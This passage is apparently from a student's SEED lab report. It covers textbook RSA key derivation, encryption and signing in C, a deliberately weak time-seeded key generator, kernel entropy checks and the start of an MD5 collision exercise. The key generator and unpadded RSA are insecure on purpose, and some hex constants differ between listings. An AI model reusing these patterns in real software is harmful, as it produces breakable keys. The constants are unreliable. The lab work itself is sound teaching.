```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
Activities Terminal
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$gcc Task1.c -lcrypto -o Task1
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$./Task1
CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task1 - Deriving the Private Key
public key e = 0D88C3
public key n = E103ABD94892E3E74AFD724BF28E78366D9676BCCC70118BD0AA1968DBB143D1
private key d = 3587A24598E5F2A21DB007D89D18CC50ABA5075BA19A33890FE7C28A9B496AEB
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$
```

Fig. 44. Derived Private Key

2. Task2: Encrypting a Message:

a. Figure 45 shows the CCode for encrypting a message.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Apr 8 21:52
Task2.c -/Documents/CMPE_209/Assignment3/RSA_Public-Key_Encryption_And_Signature_Lab
Save
Open
1 #include <stdio.h>
2 #include <openssl/bn.h>
3 #define NBITS 128
4 void printBN(char *msg, BIGNUM *a)
5 {
6     /* Use BN_bn2hex(a) for hex string
7      * Use BN_bn2dec(a) for decimal string */
8     char *number_str = BN_bn2hex(a);
9     printf("%s %s\n", msg, number_str);
10    OPENSSL_free(number_str);
11}
12 int main()
13 {
14     printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task2 - Encrypting a Message\n");
15     BN_CTX *ctx = BN_CTX_new();
16
17     BIGNUM *n = BN_new();
18     BIGNUM *e = BN_new();
19     BIGNUM *d = BN_new();
20     BIGNUM *M = BN_new(); //Message
21     BIGNUM *p = BN_new(); //Plain Text
22     BIGNUM *c = BN_new(); //cypher text
23
24     BN_hex2bn(&n, "DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
25     BN_hex2bn(&e, "010001");
26     BN_hex2bn(&d, "74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
27     BN_hex2bn(&M, "4120746f702073656372657421"); //A top secret!
28
29     BN_mod_exp(c, M, e, n, ctx);
30     BN_mod_exp(p, c, d, n, ctx);
31     printBN("Encryption result: ", c);
32     printBN("Plain Text: ", p); //For verification
33
return 0;

```

Fig. 45: Encrypting a message

b. Figure 46 shows the encrypted message.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 21:53
Terminal
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$gcc Task2.c -lcrypto -o Task2
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$./Task2
CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task2 - Encrypting a Message
Encryption result: 6FB078DA550B2650832661E14F4F8D2CFAEF475A0DF3A75CACDC5DE5FC5FADC
Plain Text: 4120746f702073656372657421
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ 

```

Fig. 46: Encrypted Message

3. Task 3 - Decrypted Message:

a. Figure 47 shows the CCode for decrypting a message.

```

1 #include <stdio.h>
2 #include <openssl/bn.h>
3 #define NBITS 128
4 void printBN(char *msg, BIGNUM *a)
5 { /* Use BN_bn2hex(a) for hex string
6     * Use BN_bn2dec(a) for decimal string */
7     char *number_str = BN_bn2hex(a);
8     printf("%s %s\n", msg, number_str);
9     OPENSSL_free(number_str);
10 }
11 int main()
12 {
13     printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task3 - Decrypting a Message\n");
14     BN_CTX *ctx = BN_CTX_new();
15
16     BIGNUM *n = BN_new();
17     BIGNUM *e = BN_new();
18     BIGNUM *d = BN_new();
19     BIGNUM *p = BN_new(); //plain text
20     BIGNUM *C = BN_new(); //cypher text
21
22     // Assign values
23     BN_hex2bn(&n, "D0BFFE3E51F62E09CE7032E2677A78946A849DC4DDE3A4D0CB81629242FB1A5");
24     BN_hex2bn(&e, "010001");
25     BN_hex2bn(&d, "74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AA826AA381D7D30D");
26     BN_hex2bn(&C, "8C0F971DF2F3672B28811407E2DABBE1DA0FEBBBDF70B67396567EA1E2493F");
27
28     // decrypt C: C^d mod n
29     BN_mod_exp(p, C, d, n, ctx);
30     printBN("Decryption result: ", p);
31     return 0;
32 }

```

Fig 47: CCode

- b. Figure 48 shows the decrypted message.

```

seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ gcc Task3.c -lcrypto -o Task3
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ ./Task3
CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task3 - Decrypting a Message
Decryption result: 50617373776F72642069732064656573
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ python -c 'print("50617373776F72642069732064656573".decode("hex"))'
Password is dees
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ 

```

Fig. 48: Decrypted message

4. Task4 – Signing a Message:

- a. Figure 49 shows the commands to get the hex strings.

```

seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ python -c 'print("I owe you $2000".encode("hex"))'
49206f776520796f75202432303030
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ python -c 'print("I owe you $3000".encode("hex"))'
49206f776520796f75202433303030
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ 

```

Fig. 49: Hex Strings

- b. Figure 50 shows the CCode for signing a message.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
Open Task4.c
Apr 8 22:30 •
-/Documents/CMPE_209/Assignment3/RSA_PublicKey_Encryption_And_Signature_Lab
Save
1 #include <stdio.h>
2 #include <openssl/bn.h>
3 #define NBITS 128
4 void printBN(char *msg, BIGNUM *a)
5 { /* Use BN_bn2hex(a) for hex string
6   * Use BN_bn2dec(a) for decimal string */
7   char *number_str = BN_bn2hex(a);
8   printf("%s %s\n", msg, number_str);
9   OPENSSL_free(number_str);
10 }
11 int main()
12 {
13   printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task4 - Signing a Message\n");
14   BN_CTX *ctx = BN_CTX_new();
15
16   BIGNUM *n = BN_new();
17   BIGNUM *e = BN_new();
18   BIGNUM *d = BN_new();
19   BIGNUM *M1 = BN_new();
20   BIGNUM *M2 = BN_new();
21   BIGNUM *sign1 = BN_new();
22   BIGNUM *sign2 = BN_new();
23
24   BN_hex2bn(&n, "DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
25   BN_hex2bn(&e, "010001");
26   BN_hex2bn(&d, "74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
27   BN_hex2bn(&M1, "49206f776520796f75202432303030"); // hex encode for "I owe you $2000"
28   BN_hex2bn(&M2, "49206f776520796f75202433303030"); // hex encode for "I owe you $3000"
29
30   // encrypt M: M^d mod n
31   BN_mod_exp(sign1, M1, d, n, ctx);
32   BN_mod_exp(sign2, M2, d, n, ctx);
33   printBN("Signature of M1:", sign1);
34 }
```

Fig. 50: CCode

- c. Figure 51 shows the CCode continuation.


```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Open Task4.c
Apr 8 22:30 •
-/Documents/CMPE_209/Assignment3/RSA_PublicKey_Encryption_And_Signature_Lab
Save
5 { /* Use BN_bn2hex(a) for hex string
6   * Use BN_bn2dec(a) for decimal string */
7   char *number_str = BN_bn2hex(a);
8   printf("%s %s\n", msg, number_str);
9   OPENSSL_free(number_str);
10 }
11 int main()
12 {
13   printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task4 - Signing a Message\n");
14   BN_CTX *ctx = BN_CTX_new();
15
16   BIGNUM *n = BN_new();
17   BIGNUM *e = BN_new();
18   BIGNUM *d = BN_new();
19   BIGNUM *M1 = BN_new();
20   BIGNUM *M2 = BN_new();
21   BIGNUM *sign1 = BN_new();
22   BIGNUM *sign2 = BN_new();
23
24   BN_hex2bn(&n, "DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
25   BN_hex2bn(&e, "010001");
26   BN_hex2bn(&d, "74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
27   BN_hex2bn(&M1, "49206f776520796f75202432303030"); // hex encode for "I owe you $2000"
28   BN_hex2bn(&M2, "49206f776520796f75202433303030"); // hex encode for "I owe you $3000"
29
30   // encrypt M: M^d mod n
31   BN_mod_exp(sign1, M1, d, n, ctx);
32   BN_mod_exp(sign2, M2, d, n, ctx);
33   printBN("Signature of M1:", sign1);
34   printBN("Signature of M2:", sign2);
35   return 0;
36 }
37

```

Fig. 51: CCode continuation

- d. Figure 52 shows the signed message.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 22:33
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$python -c 'print("I owe you $2000".encode("hex"))'
49206f776520796f75202432303030
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$python -c 'print("I owe you $3000".encode("hex"))'
49206f776520796f75202433303030
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$gcc Task4.c -lcrypto -o Task4
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$./Task4
CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task4 - Signing a Message
Signature of M1: 80A55421D72345AC199836F60D51DC9594E2BD84AE20C804823FB71660DE7B82
Signature of M2: 04FC9C53ED7BBE4E4BE2C24B0BD7184B9629084ED4E3959F58E94B1ECEA2E8
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$
```

Fig. 52: Signed Message

Observation:

The task also said to describe the observations on if a slight change in the message would or would not alter the signature value. To achieve this, we had run the \$2000 message and also the \$3000 message and generated the hex string again to use it in the program. The result snippet is as follows where the observation is that the signatures are far different even for a slight change in the input message which is a good thing. It can be seen that although the information is only slightly changed, the signature result will also change greatly.

6. Pseudo Random Number Generation:

1. Task1 – Generate Encryption Key in a Wrong Way:


a. To generate good pseudo-random numbers, we need to start with something random; otherwise, the results will be very predictable. Figure 53 is the CCode which uses the current time as the seed for a pseudo random generator.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Apr 7 20:01
Task1.c /Documents/CMPE_209/Assignment3_Pseudo_Random_Number_Generator_Lab
Save
1 //Generate Encryption Key in a Wrong Way
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <time.h>
5 #define KEYSIZE 16
6 void main()
7 {
8     printf("CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way\n");
9     int i;
10    char key[KEYSIZE];
11    printf("%lld\n", (long long) time(NULL));
12    srand (time(NULL));
13    for (i = 0; i < KEYSIZE; i++){
14        key[i] = rand()%256;
15        printf("%.2x", (unsigned char)key[i]);
16    }
17    printf("\n");
18 }
```

Fig. 53: CCode

- b. Figure 54 shows the C file compilation.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 7 19:51 •
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ gcc Task1.c -o Task1
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$
```

Fig. 54: Cfile compilation

- c. Figure 55 shows the file created after compilation.





Fig. 55: Task1 file created

- d. Figure 56 shows the random numbers generated.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 7 19:58 •
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ gcc Task1.c -o Task1
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ ./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680911682
d33fe9ec065fbe18a38e2b9fd4193ad
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ ./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680911901
0eac677b01572c32e0bc6e2b972f508f
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ ./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680911902
bd18addfc93b674a4f5b45cd5a8283c
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ ./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680911903
c8ce745b5a2a636bd0557de5b57ec01c
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ ./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680911905
3a6bebb8885c1e510dffae93cabf94d1
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$
```

Fig. 56: Random numbers generation

- e. Figure 57 shows the commented CCode.

```

1 //Generate Encryption Key in a Wrong Way
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <time.h>
5 #define KEYSIZE 16
6 void main()
7 {
8     printf("CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way\n");
9     int i;
10    char key[KEYSIZE];
11    printf("%lld\n", (long long) time(NULL));
12    //srand (time(NULL));
13    for (i = 0; i < KEYSIZE; i++){
14        key[i] = rand()%256;
15        printf("%.2x", (unsigned char)key[i]);
16    }
17    printf("\n");
18 }

```

Fig. 56: Commented srand line

f. Figure 57 shows the same random numbers because of commenting srand.

```

seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$ gcc Task1.c -o Task1
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680912279
67c6697351ff4aec29cdbaabf2fbe346
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680912284
67c6697351ff4aec29cdbaabf2fbe346
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680912287
67c6697351ff4aec29cdbaabf2fbe346
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680912289
67c6697351ff4aec29cdbaabf2fbe346
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$./Task1
CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption Key in a Wrong Way
1680912290
67c6697351ff4aec29cdbaabf2fbe346
seed@Harish_CMPE209:~/.../Pseudo_Random_Number_Generator_Lab$

```


Fig. 57: Same random numbers

Observation:

It is found that the random number and the number of seconds are different each time. This is because the `srand(time(NULL))` function is used to set the seed for the random number generation function `rand()`; `time` is a function of the C language to obtain the current system time, in seconds, representing the current time since the Unix standard time stamp (How many seconds elapsed at 0:00:00 on January 1, 1970, GMT); the time of each operation is different, so the random number obtained is also different. When commenting out `srand (time(NULL))`, since no seed is set, the default random number seed 0 will be used, so the random number generated is the same every time the program is run.

2. Task3 – Measure the Entropy of Kernel:


- Figure 58 shows the Kernel Entropy at the current moment.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 16:17 •
Terminal
seed@Harish_CMPE209:~$cat /proc/sys/kernel/random/entropy_avail
256
seed@Harish_CMPE209:~$watch -n .1 cat /proc/sys/kernel/random/entropy_avail
seed@Harish_CMPE209:~$
```

Fig. 58: Kernel Entropy Current Moment

- Figure 59 shows the Entropy using watch.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 16:19 •
Terminal VM: Sat Apr 8 16:19:13 2023
Every 0.1s: cat /proc/sys/kernel/random/entropy_avail
256
```

Fig. 59: Entropy using watch


Observations:

It is found that every time you move the mouse, hit the keyboard, etc., it will cause a change in entropy. When I move the mouse or type something, the value increases fast.

7. MD5 Collision Attack:

- Task1: Generating Two Different Files with the same MD5 Hash:

- Figure 60 shows the creation of prefix text.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 23:17 •
Terminal
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$echo "this is md5 lab" > prefix.txt
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$
```

Fig. 60: Creation of prefix text

- Figure 61 shows the created prefix text.




Fig. 61: Created Prefix Text

c. Figure 62 shows the generation of out1 bin and out2 bin.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 23:22 •
Files
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$ echo "this is md5 lab" > prefix.txt
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$ md5collgen -p prefix.txt -o out1.bin out2.bin
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)
Using output filenames: 'out1.bin' and 'out2.bin'
Using prefixfile: 'prefix.txt'
Using initial value: ed028c51d63cb39a09956bbf4c7046cb
Generating first block: .
Generating second block: W..... .
Running time: 4.64251 s
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$
```

Fig. 62: Generation of out1 bin and out2 bin

d. Figure 63 shows the generated out1 bin and out2 bin.




Fig. 63: Generated out1 bin and out2 bin

e. Figure 64 shows the out1bin text.




Fig. 64: out1 bin text

f. Figure 65 shows the out2 bin text.

